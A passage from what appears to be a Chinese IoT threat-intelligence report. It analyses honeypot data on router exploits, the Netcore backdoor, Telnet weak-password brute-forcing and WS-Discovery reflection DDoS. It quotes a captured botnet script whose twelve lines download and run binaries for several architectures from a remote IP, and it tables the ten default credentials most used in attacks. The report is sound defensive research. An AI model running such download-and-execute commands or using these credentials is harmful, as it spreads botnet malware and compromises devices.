对捕获日志中的源 IP 去重之后，发现共有约 900 个 IP 进行过漏洞利用。图 3.8 是 Eir D1000 路由器漏洞利用的日志源 IP 的国家分布情况，从中可以看出，巴西最多，占比达到了 23%。




图 3.8 Eir D1000 路由器漏洞利用的日志源 IP 的国家分布情况

攻击事件分析

我们对 Eir D1000 路由器日志数据中的攻击事件进行了分析，如图 3.9 所示，这里我们将一天内一个独立 IP 的日志看作一次事件，事件的数量我们将以月为单位进行呈现。从图中可以看出，从 10 月开始，漏洞利用变得活跃起来。

物联网威胁分析—漏洞篇




图 3.9 Eir D1000 路由器相关的事件分布情况

样本下载地址分析

更进一步，我们对样本下载地址进行了分析，经过去重，得到有效样本下载地址 860 个。图 3.10 是 Eir D1000 路由器相关漏洞利用的样本下载地址的国家分布情况。从图中可以看出巴西和伊朗占比最大，与攻击源 IP 的分布大致相同。我们猜测攻击者从这些国家发动攻击，并利用失陷设备对恶意样本进行进一步传播。




图 3.10 Eir D1000 路由器相关漏洞利用的样本下载地址的国家分布情况

3.4.2 磊科路由器后门利用情况

3.4.2.1 简介

磊科路由器后门是由趋势科技的安全研究人员^[45]在2014年发现的，当时给出的暴露数量在200万台以上。在5年后的今天，我们的威胁捕获系统每天依旧可以捕获到对于该漏洞的利用。因此，我们将在本节对其暴露情况和漏洞利用情况进行分析。

磊科路由器的后门端口是53413，对外提供UDP服务，后门采用硬编码的密码，因此，当存在问题的设备暴露在互联网上时，攻击者可以轻易进行登录并在该设备上执行任意代码。

观察 5：相比于 5 年前，磊科路由器所面临的后门利用风险已经大幅降低，当前具有后门的磊科路由器暴露数量不足三千台，但依旧有攻击者在对其进行漏洞利用。

3.4.2.2 具有后门的磊科路由器暴露情况分析

为了了解当前全球还有多少易受感染的设备，我们对暴露在互联网上的具有后门的磊科路由器进行了测绘。

如无特殊说明，本节所提到的数据为全球单轮次测绘数据（2019年8月）。

具有后门的磊科路由器暴露数量最多的国家是中国，数量接近3000台，其他国家暴露数量相对较少。

测绘数据显示，具有后门的磊科路由器的暴露数量相比2014年该后门被发现时的设备暴露数量，已经少了很多（二百万→三千）。图3.11是具有后门的磊科路由器的国家分布情况，从中可以看出，虽然中国的暴露数量占比达到了89%，但是从实际暴露数量来看，也不算多。中国暴露数量相对较多的原因我们猜测是磊科为中国厂商，市场以国内为主。磊科路由器扫描项目^[46]给出数据为1028台（2019年10月18日扫描），猜测暴露数量的差异可能与扫描IP的地理位置有关，具体差异原因我们并未深究。

同时，我们也对其进行了登录验证，发现所有的路由器均可登录成功。至于登录成功之后是否能够进行命令执行，我们并未进行验证。

▶▶ 物联网威胁分析—漏洞篇




图 3.11 具有后门的磊科路由器的国家分布情况

3.4.2.3 磊科路由器后门利用情况分析

在本小节中，我们将借助绿盟威胁捕获系统捕获的数据来说明当前磊科路由器后门相关的威胁态势。数据来源于从 2019.3.21 至 2019.10.30 的日志数据。下面我们将分别从攻击源、攻击事件、样本三个维度对蜜罐捕获的日志进行分析。

攻击源分析

对蜜罐日志中的源 IP 去重之后，发现共有 348 个独立的 IP 连接过蜜罐，其中 229 个 IP 进行过后门利用。图 3.12 是磊科路由器后门蜜罐的日志源 IP 的国家分布情况，从进行过后门利用的 IP 的国家分布情况来看，美国最多，占比达到了 51%。




图 3.12 磊科路由器后门蜜罐的日志源 IP 的国家分布情况

攻击事件分析

我们对磊科路由器后门蜜罐日志数据中的攻击事件进行了分析，如图 3.13 所示，这里我们将一天内一个独立 IP 的日志看作一次事件，事件的数量我们将以天为单位进行呈现。从图中可以看出，除了最初部署的一段时间事件数量相对较少外，之后的每日事件数量、后门利用事件数量并没有出现过太大的波动。

▶ 物联网威胁分析—漏洞篇




图 3.13 磊科路由器后门蜜罐捕获的事件分布情况

样本分析

更进一步，我们对样本下载地址和 C&C 进行了分析，经过去重，得到有效样本下载地址 31 个，C&C 29 个。通过对样本下载地址和 C&C 进行关联分析，发现绝对多数的样本下载地址和 C&C 是相同的。因此，下面仅对样本下载地址的国家分布进行分析。从图 3.14 中可以看出美国和荷兰的占比最大，这也与进行过后门利用的 IP 的国家分布保持一致。

说明：样本数据为 2019 年 9 月和 10 月两个月的数据。




图 3.14 磊科路由器后门蜜罐捕获的样本下载地址的国家分布情况

► 物联网威胁分析—漏洞篇

通过对样本下载脚本进行分析，我们发现其一般会支持多种架构，在我们给出的示例（图 3.15）中，该攻击团伙的样本支持了 12 种架构，包括 MIPS、ARM、x86、PowerPC 等，而且样本下载脚本也不会区分被攻破的设备到底是什么架构，而是均进行下载，并尝试运行。

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/mips; chmod +x mips; ./mips; rm -rf mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/mipse1; chmod +x mipse1; ./mipse1; rm -rf mipse1
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/sh4; chmod +x sh4; ./sh4; rm -rf sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/x86; chmod +x x86; ./x86; rm -rf x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/armv61; chmod +x armv61; ./armv61; rm -rf armv61
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/i686; chmod +x i686; ./i686; rm -rf i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/powerpc; chmod +x powerpc; ./powerpc; rm -rf powerpc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/i586; chmod +x i586; ./i586; rm -rf i586
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/m68k; chmod +x m68k; ./m68k; rm -rf m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/sparc; chmod +x sparc; ./sparc; rm -rf sparc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/armv41; chmod +x armv41; ./armv41; rm -rf armv41
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://112.112.112.229/armv51; chmod +x armv51; ./armv51; rm -rf armv51
```

图 3.15 磊科路由器后门蜜罐捕获的样本下载脚本示例

3.5 小结

本章分析了漏洞利用与物联网威胁的关系，首先通过分析 NVD 数据库中历年漏洞总量及物联网漏洞数量的变化趋势，发现与利用物联网设备日益泛滥的攻击趋势不同，物联网漏洞的数量没有明显的上升趋势，其在漏洞总量的占比在 10%-15% 之间波动，也没有明显的上升趋势。我们推测与漏洞本身相比，攻击者更关注有价值的漏洞利用，于是分析了 Exploit-DB 中利用的变化趋势，发现物联网漏洞利用无论是数量还是占比，总体上均呈上升趋势。结合绿盟威胁捕获系统捕获的针对物联网设备的攻击，我们发现大部分攻击手法均可在 Exploit-DB 上找到相关利用，我们推测，互联网中公开的利用，为攻击者提供了丰富的武器库，一定程度上刺激了攻击者将僵尸主机的目标转向物联网设备。

在绿盟威胁捕获系统中，我们共捕获到 30 余种对于物联网漏洞的利用行为，其中以远程命令执行类漏洞居多。这也说明了，从全网物联网威胁的角度来讲，虽然每年都会有几百到几千不等的物联网漏洞被公开出来，但是真正能够造成大范围影响的漏洞并不多。另外我们发现，已经捕获的漏洞利用所对应目标设备以路由器和视频监控设备为主，这也与互联网上暴露的物联网设备以路由器和视频监控设备为主相一致，说明攻击者偏向于对暴露数量较多的设备进行攻击，从而扩大其影响范围。

4

物联网威胁分析—协议篇



4.1 引言

本章将从协议角度对物联网威胁进行分析。在绿盟威胁捕获系统的数据中，Telnet 服务（端口 23）是被攻击者攻击最多的¹，因此，我们首先对利用 Telnet 协议的攻击情况进行了分析；WS-Discovery 反射攻击是 2019 年新出现的一种 DDoS 反射攻击类型，在 4.3 节中我们对其进行了介绍；在去年的物联网安全年报中我们已经对 UPnP 进行了分析，今年我们对其数据进行了更新，并加入了一些新的发现。

4.2 针对 Telnet 协议的威胁分析

观点 4：物联网设备是 Telnet 弱口令爆破的重点目标，其中摄像头和路由器是重灾区。与此同时，随着虚拟货币的价格回升，攻击者更倾向于使用爆破控制的设备投向犯罪成本相对较低但收益更稳定的挖矿活动中，将他们所控制的网络资源快速变现。

Telnet 弱口令爆破是 Mirai 物联网僵尸网络最常用的攻击手段之一。本小节将从绿盟威胁捕获系统捕获到的 Telnet 协议相关数据（来源于 2019 年 3 月至 2019 年 10 月共 7 个月的日志数据）出发，分析攻击源的活跃情况和地理位置分布情况，然后根据攻击源的开放端口情况进一步分析这些攻击源的设备类型，最后通过爆破弱口令分析研究这些设备成为受控失陷主机的原因。

4.2.1 攻击源活跃情况

日志数据记录了所有利用 Telnet 协议的恶意行为以及相关的攻击源 IP 地址，每一个 IP 地址代表一个攻击源。通过统计分析，我们共发现攻击源 118,527 个。图 4.1 为 7 个月以来攻击源的活跃情况。如图所示，2019 年以来 Telnet 的利用情况逐月增加，8 月活跃的攻击源最多，数量高达 61,526 个，其中弱口令探测行为有 53,347 个；另外，6 月样本下载的行为最多，高达 4,118 个。整体来看，下半年攻击源的数量有所减少。

1 这里只统计 TCP 的情况，因 UDP 存在反射攻击，源 IP 可被伪造，短时间内就有可能收到海量连接，所以不做统计。

物联网威胁分析—协议篇




图 4.1 攻击源活跃情况

4.2.2 攻击源国家分布

从地理位置维度对攻击源进行分析，得到攻击源所在的国家 Top10，如图 4.2 所示，可见处于中国和美国攻击源最多。




图 4.2 攻击源国家 Top10 分布情况

4.2.3 攻击源开放端口分布

暴露在互联网上的大多数物联网设备都会开放 22,23 等常见端口对外提供服务，同时这也增大了它们被攻击的风险。因此我们对攻击源的开放端口情况进行分析，图 4.3 展示了上文所述攻击源的端口分布，攻击源开放的端口前十名分别为：22、80、23、443、21、53、554、8080、7547、3306。开放 22 端口和 23 端口的攻击源占有所有攻击源的 55%。由此可以推断，大部分攻击源极有可能都是被弱口令爆破后的受控失陷主机。




图 4.3 攻击源开放端口 Top10

4.2.4 攻击源设备类型分布

通过与绿盟威胁情报中心（NTI）中的资产情报数据相关联，我们发现这些攻击源有 29% 为物联网设备。如图 4.4 所示，主要设备类型是视频监控设备和路由器，分别占比 47% 和 42%。由此可见，视频监控设备和路由器是最容易被攻击源入侵控制的物联网设备。

▶▶ 物联网威胁分析—协议篇




图 4.4 攻击源设备类型分布

4.2.5 攻击源爆破弱口令分析

弱口令 root-vizxv 曾被曝过可以直接登陆某安防监控设备后台，弱口令 root-t0talC0ntr0l4! 是 Control4 智能家居设备的默认凭证，弱口令 root-taZz@23495859 是 Mirai 变种“Asher”用来感染路由器最常用的弱口令之一。因此我们对攻击源爆破时使用的弱口令进行统计分析，发现很多物联网设备都是被爆破弱口令攻击后成为受控失陷主机的。如表 4.1 爆破弱口令 Top10 所示，除了一些常见的弱口令外，上文提及到的物联网设备相关弱口令都名列前茅。

表 4.1 爆破弱口令 Top10

排名	弱口令	使用次数
1	root-admin	12,291,162
2	root-	7,838,125
3	root-default	2,096,372
4	root-vizxv	1,865,957
5	root-xc3551	1,749,530
6	root-t0talC0ntr0l4!	1,380,050
7	root-taZz@23495859	1,050,663
8	root-1001chin	775,692
9	root-ttnet	621,732
10	root-linuxshell	575,180

4.2.6 利用 Telnet 协议的攻击行为分析

通过对大量利用 Telnet 协议的攻击源入侵时的攻击行为进行聚类，同时对与其相关的爆破弱口令列表和恶意样本进行关联性分析，我们发现了一个面向门罗币挖矿的僵尸网络，该僵尸网络首先通过弱口令爆破入侵主机，以植入 RSA 公钥或僵尸程序的方式获取控制权限，然后使用下载器下载门罗币挖矿病毒，并根据主机类型执行相应的脚本，最终实现恶意挖矿，将所控制的网络资源变现。

据不完全统计，该僵尸网络在 2019 年 7 月份最为活跃，所控制的肉鸡总数量上万台，单日最高活跃肉鸡数接近 600 台，其中处于中国和美国的肉鸡数最多，分别为 2119 台和 1335 台，开放 22 端口的肉鸡数有 6681 台，占比接近所有肉鸡的 65%。在已知的资产情报数据中，这些肉鸡有 12% 为物联网设备，主要设备类型是路由器和摄像头。另外，该挖矿僵尸网络最常用的爆破弱口令是 nproc-nproc。虽然目前从样本服务器上已经无法下载相关样本，但是该僵尸网络活动情况依然有小规模上升趋势。

该挖矿僵尸网络分析的完整版可参见《用区块链挣钱，黑产也这么想》^[47]。

4.3 针对 WS-Discovery 协议的威胁分析

本节对 WS-Discovery 反射攻击进行了分析，关于 WS-Discovery 的介绍详见第一章。

观点 5：自 2019 年 2 月被百度安全研究人员披露以来，下半年利用 WS-Discovery 协议进行反射攻击的事件明显增多。我们捕获的反射攻击事件从 8 月中旬开始呈现上升趋势，9 月份之后增长快速，需要引起安全厂商、服务提供商、运营商等相关机构足够的重视。

4.3.1 WS-Discovery 暴露情况分析

为了精确刻画 WS-Discovery 反射攻击的情况，我们一方面对暴露在互联网上的 WS-Discovery 服务进行了测绘¹，另一方面我们利用威胁捕获系统对其进行了监测。这两方面的数据将分别在接下来两节进行介绍。

观察 6：全球有约 91 万个 IP 开放了 WS-Discovery 服务，存在被利用进行 DDoS 攻击的风险，其中有约 73 万是视频监控设备，约占总量的 80%。

1 如无特殊说明，本节所提到的数据为全球单轮次测绘数据（2019 年 7 月），数据来自绿盟威胁情报中心（NTI）。

▶▶ 物联网威胁分析—协议篇




图 4.5 开放 WS-Discovery 服务的设备类型分布情况

图 4.6 是开放 WS-Discovery 服务的设备国家分布情况，从中可以看出，开放 WS-Discovery 服务的设备暴露数量最多的五个国家依次是中国、越南、巴西、美国和韩国。




图 4.6 开放 WS-Discovery 服务的设备国家分布情况

约有 24% 的设备对于 WS-Discovery 的回复报文的源端口是 3702 端口之外的其它端口（有一定随机性），这对基于源端口过滤的传统 DDoS 防护提出了新挑战。

A10 Networks 公司的一份 WS-Discovery 安全研究报告^[48]提到，有约 46% 的设备会采用随机端口进行回复。在我们的验证数据中，约有 24% 的设备对于 WS-Discovery 的回复报文的源端口并不是

3702 端口。更进一步，我们发现，并不是所有的其他端口都是随机的，也存在固定端口的情况（如 1024 端口）。

正因为存在随机回复端口的特点，WS-Discovery 反射攻击的缓解机制存在非常大的挑战。与其他反射攻击缓解策略不同，简单地添加阻断源端口为 3702 规则并不能防护 WS-Discovery 反射攻击，亟待研究其他有效的缓解机制。

4.3.2 WS-Discovery 反射攻击分析

本节，我们将对绿盟威胁捕获系统中的数据进行分析，研究当前 WS-Discovery 反射攻击相关的威胁态势，数据来源于从 2019.7.10 至 2019.9.21 共 74 天的日志数据。下面我们将分别从攻击手法、攻击事件、受害者三个维度进行分析。

4.3.2.1 攻击手法分析

下面，我们将从攻击载荷的长度入手来分析攻击者的攻击手法。在博客^[49]中，我们还对攻击流量的源端口的分布数量和受害者 IP 的网段分布进行了分析。

观察 7: 攻击者在进行 WS-Discovery 反射攻击时，通常不会采用合法的服务发现报文作为攻击载荷，而是尝试通过一些长度很短的载荷来进行攻击。出现最多的是一个三个字节的攻击载荷，约占所有攻击日志数量的三分之二。该载荷所造成的反射攻击的平均带宽放大因子为 443。

我们对 WS-Discovery 反射攻击日志数据中的报文载荷进行了统计，如图 4.7 所示，出于尽量不扩散攻击报文的考虑，这里我们按照出现的报文的长度对其命名，比如，一个攻击报文的应用层长度为三字节，则将其命名为 payload3。可以看到，前五种攻击载荷占了所有攻击数量的 99% 以上。我们还发现这五种载荷都不是合法的服务发现报文，最短的载荷只有 2 个字节。出现最多的是一个三个字节的载荷，约占所有攻击数量的三分之二。

▶ 物联网威胁分析—协议篇




图 4.7 蜜罐捕获的 WS-Discovery 反射攻击的 payload 占比情况

我们对 payload3 进行了全网探测，发现并非所有的 WS-Discovery 服务都对这样的载荷进行响应，有回应的 IP 数量为 28918 个。

图 4.8 是对 payload3 有回应的设备的国家分布情况，从中可以看出，设备暴露数量最多的三个国家依次是美国、韩国和中国。我们也对这些设备的类型进行了统计，以视频监控设备和打印机为主，其中视频监控设备占比为 75%。

我们对探测到的回复报文的长度进行了分析，其长度从几百到几千字节不等，平均长度为 1330 字节。由此可得平均带宽放大因子（Bandwidth Amplification Factor, BAF）^{1 [50]} 为 443。




图 4.8 对 payload3 有回应的设备的国家分布情况

¹ 放大因子我们采用 NDSS 2014 的论文 Amplification Hell: Revisiting Network Protocols for DDoS Abuse 上对于带宽放大因子的定义，不包含 UDP 的报文头。

4.3.2.2 攻击事件分析

